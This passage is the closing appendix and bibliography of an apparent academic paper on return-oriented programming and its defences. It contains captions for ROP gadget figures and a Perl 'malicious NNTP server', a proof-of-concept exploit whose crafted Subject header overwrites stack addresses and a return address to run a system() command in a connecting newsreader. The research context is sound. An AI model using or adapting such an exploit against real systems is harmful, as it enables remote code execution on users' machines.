


Figure A-3: ROP gadget for `sendfile`




Figure A-4: ROP gadget for `bind`




Figure A-5: ROP gadget for `execve`




Figure A-6: ROP gadget for `listen`




Figure A-7: ROP gadget for `open`




Figure A-8: ROP gadget for `socket`




Figure A-9: ROP gadget to set up the phantom stack




Figure A-10: ROP gadget for `write`

Appendix B

Malicious NNTP Server

```
 #!/usr/bin/perl --

use strict;
use IO::Socket;

$main::port = 119;
$main::timeout = 5;

# *** SUBROUTINES ***

sub mysend($$)
{
  my $file = shift;
  my $str = shift;

  print $file "$str\n";
  print "SENT:  $str\n";
} # sub mysend

sub myreceive($)
```

```
{
  my $file = shift;
  my $inp;

  eval
  {
    local $SIG{ALRM} = sub { die "alarm\n" };
    alarm $main::timeout;
    $inp = <$file>;
    alarm 0;
  };

  if ($@ eq "alarm\n") { $inp = ''; print "TIMED OUT\n"; }
  $inp =~ tr/\015\012\000//d;
  print "RECEIVED:  $inp\n";
  $inp;
} # sub myreceive

# *** MAIN PROGRAM ***

{
  my $server = IO::Socket::INET->new( Proto     => 'tcp',
                                      LocalPort => $main::port,
                                      Listen    => SOMAXCONN,
                                      Reuse     => 1);
  die "can't set up server!\n" unless $server;


  while (my $client = $server->accept())
  {
```

```
$client->autoflush(1);
print 'connection from '.$client->peerhost."\n";



mysend($client, '200 Internet News');
my $group = 'alt.angst';

while (my $str = myreceive($client))
{
  if ($str =~ m/^mode reader$/i)
  {
    mysend($client, '200 Internet News');
    next;
  }

  if ($str =~ m/^group ([-_.a-zA-Z0-9]+)$/i)
  {
    $group = $1;
    mysend($client, "211 1 1 1 $group");
    next;
  }

  if ($str =~ m/^quit$/i)
  {
    mysend($client, '205 Goodbye');
    last;
  }

  if ($str =~ m/^head ([0-9]+)$/i)
  {
        #ebp + 16 (location of arguments)
        my $evil = "\xe8\xe0\xff\xbf";
        #padding, can be fixed if need more space for frame
        $evil .= 'B' x 32;
        $evil .= 'H' x 140;
        #insert escape chars
        $evil .= '$@21(J' x 40;
        # more padding
        $evil .= 'A' x 12;
        #overwrite p, the location data is being copied to
        $evil .= "\xd4\xe0\xff\xbf" x 3;
        #saved ebp (start of buf)
        $evil .= "\xe8\xde\xff\xbf";
        #then return address
        $evil .= "\x14\x14\x09\x08";
        # correct value for t
        $evil .= "\x59\xe3\xff\xbf";
        # something sensible for s (t+452)
        $evil .= "\x1d\xe5\xff\xbf";
        # argument to system
        $evil .= "touch b;echo \"pwned\"";


        my $head = <<HERE;
221 $1 <xyzzy\@usenet.qx>

Subject: $evil
Newsgroup: $group
Message-ID: <xyzzy\@usenet.qx>
.
HERE

        $head =~ s|\s+$||s;
        mysend($client, $head);
        next;
      }

      mysend($client, '500 Syntax Error');
    } # while str=myreceive(client)

    close $client;
    print "closed\n\n\n";
  } # while client=server->accept()
}
```

Bibliography

[1] Lynx. Online, 2013. http://lynx.isc.org/current/.

[2] Martín Abadi, Mihai Budiu, Úlfar Erlingsson, and Jay Ligatti. Control-flow integrity principles, implementations, and applications. *ACM Trans. Inf. Syst. Secur.*, 13(1):4:1–4:40, November 2009.

[3] Frances E. Allen. Control flow analysis. *SIGPLAN Not.*, 5(7):1–19, July 1970.

[4] Seth Arnold. Security features. Online, March 2013.

[5] Bennett, J. The number of the beast. http://www.fireeye.com/blog/technical/cyber-exploits/2013/02/the-number-of-the-beast.html.

[6] T. Bletsch, X. Jiang, V.W. Freeh, and Z. Liang. Jump-oriented programming: A new class of code-reuse attack. In *Proc. of the 6th ACM CCS*, 2011.

[7] Brandon Bray. Compiler security checks in depth. Online, 2002. http://msdn.microsoft.com/en-us/library/aa290051%28v=vs.71%29.aspx.

[8] c0ntex. Bypassing non-executable-stack during exploitation using return-to-libc, 2005.

[9] S. Checkoway, L. Davi, A. Dmitrienko, A.R. Sadeghi, H. Shacham, and M. Winandy. Return-oriented programming without returns. In *Proc. of the 17th ACM CCS*, pages 559–572, 2010.

[10] Apple Corporation. Application code signing. Online, 2013. https://developer.apple.com/library/ios/documentation/general/conceptual/devped ia-cocoacore/AppSigning.html.

[11] Microsoft Corporation. Introduction to code signing. Online, 2013. http://msdn.microsoft.com/en-us/library/ms537361%28v=vs.85%29.aspx.

[12] Crispin Cowan, Steve Beattie, John Johansen, and Perry Wagle. Pointguard: protecting pointers from buffer overflow vulnerabilities. In *Proceedings of the 12th USENIX Security Symposium*, 2003.

[13] Leonardo Mendona de Moura and Nikolaj Bjrner. Z3: An efficient smt solver. In *Tools and Algorithms for the Construction and Analysis of Systems, 14th International*

Conference (TACAS), volume 4963 of *Lecture Notes in Computer Science*, pages 337–340. Springer, 2008.

[14] Peter Van Eeckhoutt. Chaining DEP with ROP, 2011.

[15] Hiroaki Etoh. Propolice: Gcc extension for protecting applications from stack-smashing attacks. *IBM (April 2003), http://www.trl.ibm.com/projects/security/ssp*, 2003.

[16] Ulf Harnhammar. Lynx remote buffer overflow. Online, 2005. http://lists.grok.org/pipermail/full-disclosure/2005-October/038019.html.

[17] Hex-Rays. Ida pro. https://www.hex-rays.com/products/ida/index.shtml.

[18] J. Hiser, A. Nguyen, M. Co, M. Hall, and J.W. Davidson. ILR: Where'd my gadgets go. In *IEEE Symposium on Security and Privacy*, 2012.

[19] A. Homescu, M. Stewart, P. Larsen, S. Brunthaler, and M. Franz. Microgadgets: size does matter in turing-complete return-oriented programming. In *Proceedings of the 6th USENIX conference on Offensive Technologies*, pages 7–7. USENIX Association, 2012.

[20] Hadi Katebi, Karem A Sakallah, and João P Marques-Silva. Empirical study of the anatomy of modern sat solvers. In *SAT*, pages 343–356. Springer, 2011.

[21] Mehmet Kayaalp, Meltem Ozsoy, Nael Abu-Ghazaleh, and Dmitry Ponomarev. Branch regulation: low-overhead protection from code reuse attacks. In *Proceedings of the 39th International Symposium on Computer Architecture*, pages 94–105, 2012.

[22] Brendan P. Kehoe. Zen and the art of the internet. Online, 1992.

[23] C. Kil, J. Jun, C. Bookholt, J. Xu, and P. Ning. Address space layout permutation (ASLP): Towards fine-grained randomization of commodity software. In *Proc. of ACSAC'06*, 2006.

[24] Johannes Kinder and Dmitry Kravchenko. Alternating control flow reconstruction. In Viktor Kuncak and Andrey Rybalchenko, editors, *Verification, Model Checking, and Abstract Interpretation*, volume 7148 of *Lecture Notes in Computer Science*, pages 267–282. Springer Berlin Heidelberg, 2012.

[25] Johannes Kinder and Helmut Veith. Jakstab: A static analysis platform for binaries. In *Computer Aided Verification*, pages 423–427. Springer, 2008.

[26] J. Li, Z. Wang, X. Jiang, M. Grace, and S. Bahram. Defeating return-oriented rootkits with "return-less" kernels. In *EuroSys*, 2010.

[27] Nergal. The advanced return-into-lib(c) exploits (pax case study). *Phrack Magazine*, 58(4):54, Dec 2001.

[28] K. Onarlioglu, L. Bilge, A. Lanzi, D. Balzarotti, and E. Kirda. G-free: Defeating return-oriented programming through gadget-less binaries. In *Proc. of ACSAC'10*, 2010.

[29] Aleph One. Smashing the stack for fun and profit. *Phrack magazine*, 7(49):14–16, 1996.

[30] PaX. PaX non-executable pages design & implem. http://pax.grsecurity.net/docs/noexec.txt.

[31] Michalis Polychronakis, Kostas G. Anagnostakis, and Evangelos P. Markatos. Emulation-based detection of non-self-contained polymorphic shellcode. In *Proc. of RAID'07*, pages 87–106, 2007.

[32] G.F. Roglia, L. Martignoni, R. Paleari, and D. Bruschi. Surgically returning to randomized lib (c). In *Proc. of ACSAC'09*, 2009.

[33] Mark Russinovich. *Windows internals*. Microsoft, Washington, DC, 2009.

[34] H. Shacham. The geometry of innocent flesh on the bone: Return-into-libc without function calls (on the x86). In *ACM CCS*, 2007.

[35] Hovav Shacham, Matthew Page, Ben Pfaff, Eu-Jin Goh, Nagendra Modadugu, and Dan Boneh. On the effectiveness of address-space randomization. In *Proc. of ACM CCS*, pages 298–307, 2004.

[36] S. Sinnadurai, Q. Zhao, and W. fai Wong. Transparent runtime shadow stack: Protection against malicious return address modifications, 2008.

[37] K. Snow, F. Monrose, L. Davi, and A. Dmitrienko. Just-in-time code reuse: On the effectiveness of fine-grained address space layout randomization. In *Proc. of IEEE Symposium on Security and Privacy*, 2013.

[38] R. Strackx, Y. Younan, P. Philippaerts, F. Piessens, S. Lachmund, and T. Walter. Breaking the memory secrecy assumption. In *Proc. of EuroSec'09*, 2009.

[39] PaX Team. Pax address space layout randomization (aslr), 2003.

[40] M. Tran, M. Etheridge, T. Bletsch, X. Jiang, V. Freeh, and P. Ning. On the expressiveness of return-into-libc attacks. In *Proc. of RAID'11*, pages 121–141, 2011.

[41] Twitch. Taking advantage of non-terminated adjacent memory spaces. *Phrack*, 56, 2000.

[42] Arjan van de Ven. New security enhancements in red hat enterprise linux v. 3, update 3. *Raleigh, North Carolina, USA: Red Hat*, 2004.

[43] Michael Wachter and Rolf Haenni. Propositional dags: a new graph-based language for representing boolean functions. *KR*, 6:277–285, 2006.

[44] Richard Wartell, Vishwath Mohan, Kevin W. Hamlen, and Zhiqiang Lin. Binary stirring: self-randomizing instruction addresses of legacy x86 binary code. In *Proc. of ACM CCS*, pages 157–168, 2012.

[45] H. Xu and S.J. Chapin. Improving address space randomization with a dynamic offset randomization technique. In *Proc. of the 2006 ACM symposium on Applied computing*, 2006.

[46] Y. Younan, W. Joosen, and F. Piessens. Code injection in C and C++: A survey of vulnerabilities and countermeasures. Technical Report CW386, Katholieke Universiteit Leuven, July 2004.

[47] Chao Zhang, Tao Wei, Zhaofeng Chen, Lei Duan, L. Szekeres, S. McCamant, D. Song, and Wei Zou. Practical control flow integrity and randomization for binary executables. In *Security and Privacy (SP), 2013 IEEE Symposium on*, pages 559–573, 2013.

This work is sponsored by the Assistant Secretary of Defense for Research & Engineering under Air Force Contract #FA872105C0002. Opinions, interpretations, conclusions and recommendations are those of the author and are not necessarily endorsed by the United States Government.